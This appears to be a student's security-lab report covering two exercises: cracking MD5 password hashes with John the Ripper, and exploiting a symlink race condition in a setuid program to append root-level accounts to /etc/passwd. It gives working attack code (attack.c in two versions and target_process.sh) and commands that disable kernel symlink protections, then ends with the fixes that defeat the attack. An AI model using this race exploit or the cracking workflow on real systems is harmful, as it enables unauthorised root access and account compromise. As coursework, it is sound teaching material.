Task 0: JTR

1. The permissions on etc/passwd are rw-r--r–, where the file is readable by all and only writable by root. The permissions on etc/shadow are rw-r-----, where the file is only readable to root and users in the shadow group (which regular users are excluded from). These permissions were obtained by ‘ls -l /etc/’. Since etc/passwd is readable by all (since it does not contain sensitive information), I can simply do ‘cat /etc/passwd’ to print its contents, but to do the same for /etc/shadow I must use sudo (for root access), and print the contents using ‘sudo cat /etc/shadow’.
2. Since the pw_dump file has $1 as the first section of the password data, this means they are using the MD5 hashing algorithm. The second section shows the salt, which all of the entries have.

JTR Breakdown

1. First, as the documentation examples suggested, I had the JTR run on single cracking mode for the default wordlist. Within about 15 minutes this had captured about half of the passwords, notably the ones with easy to crack passwords, such as “password” by meryl, “letmein” by bigboss, and “qwerty1234” by naomi. I ran this overnight for a total of ~10 hours, cracked 7 passwords (22/32 at this point) and the ETA was still past the due date, so I swapped some of John’s settings to another mode.
2. At this point, I upped the memory to 8 GB of RAM and 6 CPU Cores for the VM and closed all other processes while I was not using my computer (this increased the temperature in my room by at least 2 degrees), this increased the password guesses per second from about 30,000p/s to 75,000p/s . I also created a charset with the command “/home/seed/john/run/john --make-charset=custom.chr /home/seed/Desktop/A2_Labsetup/pw_dump” to create a charset of the commonly used characters in the pw_dump passwords, but this didn’t seem to help much. At least, I assumed the remaining passwords would be more obscure and have more unique characters, so I ditched this soon after.
3. Next, I found the largest wordlist I could and used it as my new wordlist, which ended up being rockyou from https://github.com/kkrypt0nn/wordlists, having 14 million lines. With this, I enabled mangling (--rules), and ran John overnight for a total of ~18 hours, cracking 1-3 more each night, getting more difficult passwords such as num3ra1 and 1Taekwondo.
4. Finally, after getting through much of the rockyou wordlist I switched to the open-ended incremental mode, and had that run for another ~10 hours. This incremental mode caught some more abstract passwords, such as Tr0ub4dor&3, a password that likely wouldn’t show up on the rockyou wordlist.
5. All in all, John the Ripper was able to crack 28/32 of the passwords, where I stopped running it after it was not able to crack any passwords in its final 12 hours.

```
[10/02/25]seed@VM:~/.../run$ ./john --show /home/seed/Desktop/A2_Labsetup/pw_dump
johnmarston:123456:1002:1002::/home/johnmarston:/bin/sh
ellis:Rosalind42:1003:1003::/home/ellis:/bin/sh
gordonfreeman:P@ssw0rd:1004:1004::/home/gordonfreeman:/bin/sh
dovahkiin:soccer22:1006:1006::/home/dovahkiin:/bin/sh
agent47:agent47:1007:1007::/home/agent47:/bin/sh
solidsnake:monkey19:1008:1008::/home/solidsnake:/bin/sh
princesspeach:iowa!:1009:1009::/home/princesspeach:/bin/sh
naomi:qwerty1234:1010:1010::/home/naomi:/bin/sh
zelda:spongebob123:1013:1013::/home/zelda:/bin/sh
mario:minnesota.:1014:1014::/home/mario:/bin/sh
cortana:Tr0ub4dor&3:1015:1015::/home/cortana:/bin/sh
blazkowicz:muldia2:1016:1016::/home/blazkowicz:/bin/sh
chunli:num3ra1:1017:1017::/home/chunli:/bin/sh
maxpayne:goldenlab:1018:1018::/home/maxpayne:/bin/sh
zoey:zoeyrocks:1019:1019::/home/zoey:/bin/sh
alduin:f0rdtruck:1020:1020::/home/alduin:/bin/sh
monasax:1Taekwondo:1021:1021::/home/monasax:/bin/sh
altair:altair123:1022:1022::/home/altair:/bin/sh
masterchief:Dragon88:1023:1023::/home/masterchief:/bin/sh
ezio:soccer1:1024:1024::/home/ezio:/bin/sh
triss:MAE:1025:1025::/home/triss:/bin/sh
bigboss:letmein:1026:1026::/home/bigboss:/bin/sh
meryl:password:1027:1027::/home/meryl:/bin/sh
jarlulfric:386ac:1028:1028::/home/jarlulfric:/bin/sh
glados:F73:1030:1030::/home/glados:/bin/sh
subzero:2Karate:1031:1031::/home/subzero:/bin/sh
scorpion:numer4l:1032:1032::/home/scorpion:/bin/sh
coach:footba11:1033:1033::/home/coach:/bin/sh

28 password hashes cracked, 4 left
```

Task 0: Exploiting Race Conditions

4.1 - Turning off race conditions

```
[10/02/25]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/02/25]seed@VM:~$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
```


4.2 - A vulnerable program

```
attack  attack.c  dump.txt  pw_dump  sudo  target_process.sh  vulp  vulp.c
[10/02/25]seed@VM:~/.../A2_Labsetup$ gcc vulp.c -o vulp
[10/02/25]seed@VM:~/.../A2_Labsetup$ sudo chown root vulp
[10/02/25]seed@VM:~/.../A2_Labsetup$ sudo chmod 4755 vulp
```

Task 1: Choosing our target

1. **Adding new Users**

a. Strangely, while I was able to add users with the command ‘echo “dummy:U6aMy0wojraho:0:0:dummy:/root:/bin/bash” | sudo tee -a /etc/passwd’ successfully to add the new users, I was not able to log in to the accounts. Each time I tried, I would get a log in error.



(end of the command ‘sudo cat /etc/passwd’) (none of the accounts were working)

```
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test1:U6aMy0wojraho:0:0:test:/root:/bin/bash
dummy:U6aMy0wojraho:0:0:dummy:/root:/bin/bash
```

a. Despite this, I could still try log in fine with the user’s credentials in the terminal

```
[10/02/25]seed@VM:~/.../A2_Labsetup$ su - dummy
Password:
root@VM:~#
```

Task 2:

a. In this task, I wrote the input of the vulp command to the /etc/passwd file. I hope this doesn't break anything, and I am too afraid to remove the lines from /etc/passwd incase I delete it and lose my JTR progress.

   i. By adding a 10 second sleep to vulp (after it checks if it has access) and in another terminal inputting

```
[10/02/25]seed@VM:~/.../A2_Labsetup$ sudo ln -sf /etc/passwd /tmp/DEF
```

(I changed vulp to write to /tmp/DEF instead), sudo cat /etc/passwd now shows:

```
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/us
sshd:x:128:65534::/run/sshd:/usr/sbin/no
test:U6aMy0wojraho:0:0:test:/root:/bin/b
test:U6aMy0wojraho:0:0:test:/root:/bin/b
test1:U6aMy0wojraho:0:0:test:/root:/bin/
dummy:U6aMy0wojraho:0:0:dummy:/root:/bin

Hey![10/02/25]seed@VM:~/.../A2_Labsetup$
```

(With an empty line accidentally sent in on the first try, and "Hey!" sent in on the following successful try.)

After running this command, you can see that /tmp/DEF shows a symbolic pointer to the password file:

```
[10/02/25]seed@VM:~/.../A2_Labsetup$ ls -l /tmp/DEF
lrwxrwxrwx 1 root root 11 Oct  2 19:55 /tmp/DEF -> /etc/passwd
```

b. After modifying vulp.c and target_process.sh and creating a new file attack.c, I was able to add a new user (newacc) into the /etc/passwd file.

i. vulp.c: This file remained generally unchanged, except for the change of writing to /tmp/DEF instead of/tmp/ABC . I also added the printf() line for debugging.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char* fn = "/tmp/DEF";
    char buffer[60];
    FILE* fp;

    /* get user input */
    scanf("%50s", buffer);
    printf("got input\n");
    if (!access(fn, W_OK)) {
        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    } else {
        printf("No permission \n");
    }

    return 0;
}
```


ii. target_process.sh: This is the bash file which repeatedly runs the vulp command with an input of "newacc:U6aMy0wojraho:0:0:newacc:/root:/bin/bash"

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
   echo "newacc:U6aMy0wojraho:0:0:newacc:/root:/bin/bash" | ./vulp
   new=$($CHECK_FILE)
done
echo "TERMINATE: The /etc/passwd file has been modified"
```

iii. attack.c: This is a c file which infinitely links and unlinks the file /tmp/DEF to /etc/passwd:

```c
#include <unistd.h>

int main(){
        while(1) {
        unlink("/tmp/DEF");
        symlink("/etc/passwd", "/tmp/DEF");
        }
    return(0);
}
```

iv. With all 3 of these files functional, I can run “touch /tmp/DEF; chmod 777 /tmp/DEF” to create the dummy file which vulp.c can access, run ./attack, then run ./target_process. With a third terminal open to check if /tmp/DEF has changed to root access, the vulp program has successfully added the new user to the list of users:



Here I check that the newacc is in /etc/passwd, and try logging in:

```
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test1:U6aMy0wojraho:0:0:test:/root:/bin/bash
dummy:U6aMy0wojraho:0:0:dummy:/root:/bin/bash

Hey!
newacc:U6aMy0wojraho:0:0:newacc:/root:/bin/bash[10/02/25]seed@VM:~/.../A2_Labsetup$
[10/02/25]seed@VM:~/.../A2_Labsetup$ su - newacc
Password:
root@VM:~#
```

c. By modifying my attack.c file to include the renameat2() function, this time around the race vulnerability was enacted almost instantly, and not once did the file owner get changed to root.


i. Here are the changes I made to the attack.c file:

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>

int main(){
        unsigned int flags = RENAME_EXCHANGE;
        unlink("/tmp/DEF"); symlink("/dev/null", "/tmp/DEF");
        unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
        while(1) {
        renameat2(0, "/tmp/DEF", 0, "/tmp/ABC", flags);
        }
    return(0);
}
```

ii. To the target_process.sh file I changed the name of the new user to newacc2, just to differentiate the new user from the previously added one.

iii. This time, the creation of the symlinks is done outside of the while loop, and the atomatic renameat2 function is the only thing inside the while loop. This way, the race condition vulnerability of attack.c is removed, where vulp.c tries to write to a non-existent file while /tmp/DEF is between link and unlink phase is removed (which creates the /tmp/DEF file as root user). This attack succeeds almost immediately.

iv. This runs successfully ran after only a few runs of vulp.c. Another time I ran this, it worked on the second run of vulp.c.



Task 3:

a. This is my new vulp.c file main() function:

```c
int main()
{
    char* fn = "/tmp/DEF";
    char buffer[60];
    FILE* fp;
    uid_t ruid = getuid();
    uid_t euid = geteuid();

    /* get user input */
    scanf("%50s", buffer);
    printf("got input\n");

    // changes user privilege to the caller (real UID) before doing any file writing
    // this makes sure that the file opening and writing only happen with the users real ID rights
    if (seteuid(ruid) != 0) {
        perror("seteuid(ruid) failed\n");
        exit(1);
    }

    fp = fopen(fn, "a+");
    if (!fp) {
         perror("Open failed");
         // restore euid
         seteuid(euid);
         exit(1);
    }
    fwrite("\n", sizeof(char), 1, fp);
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
    fclose(fp);
    //restore euid
    seteuid(euid);
    return 0;
}
```

The changes to this file include removing the access() call, and replacing it with uid and euid logic. With this function, time and time again I was not able to get target_process.sh to modify /etc/passwd. The reason that this no longer works is because the program removes its root privileges with the seteuid(ruid) call. Now, there is no gap between access() and write() for the attack to slip into, and from the seteuid(ruid) call all of the program's permissions are demoted to that of the user running the program. This means that unless the user running vulp.c has permissions to write to /etc/passwd, the vulnerable program will not be able to either.

b. After turning symlink protection to be on, my ./target_process now only gives Open failed: Permission Denied errors when trying to open /etc/passwd. This is because /tmp has is a sticky directory (seen by the t in the other executable slot)

```
drwxrwxrwt  19 root root       4096 Oct  2 22:13 tmp
```

This protection makes the kernel check 3 conditions before following a symlink. If any are true, the call can go through These conditions are:

- The symlink is not in a sticky directory
    - This immediately cuts us off, since we are executing from /tmp, a sticky directory!
- The UID of the process matches the UID of the symlink owner
    - The UID of the vulp.c program is root (we set this with sudo chown root vulp), and the process that changes the symlink (attack.c) is owned by the user seed.
- The directory owner matches the symlink owner

- The owner of /tmp is root, and the owner of the symlink is seed (as attack.c, seed's process changes the symlink)

I can think of some limitations to this, though. For instance, if a user were to somehow get root access in /tmp (through another vulnerability!) they would be able to use the vulp program (which reads from /tmp) to alter the states of other files as if they were root. Also, this protection only stands against sticky directories, and should a vulnerability exist where symlinks can be added to non-sticky directories, those symlinks would be followed no issue!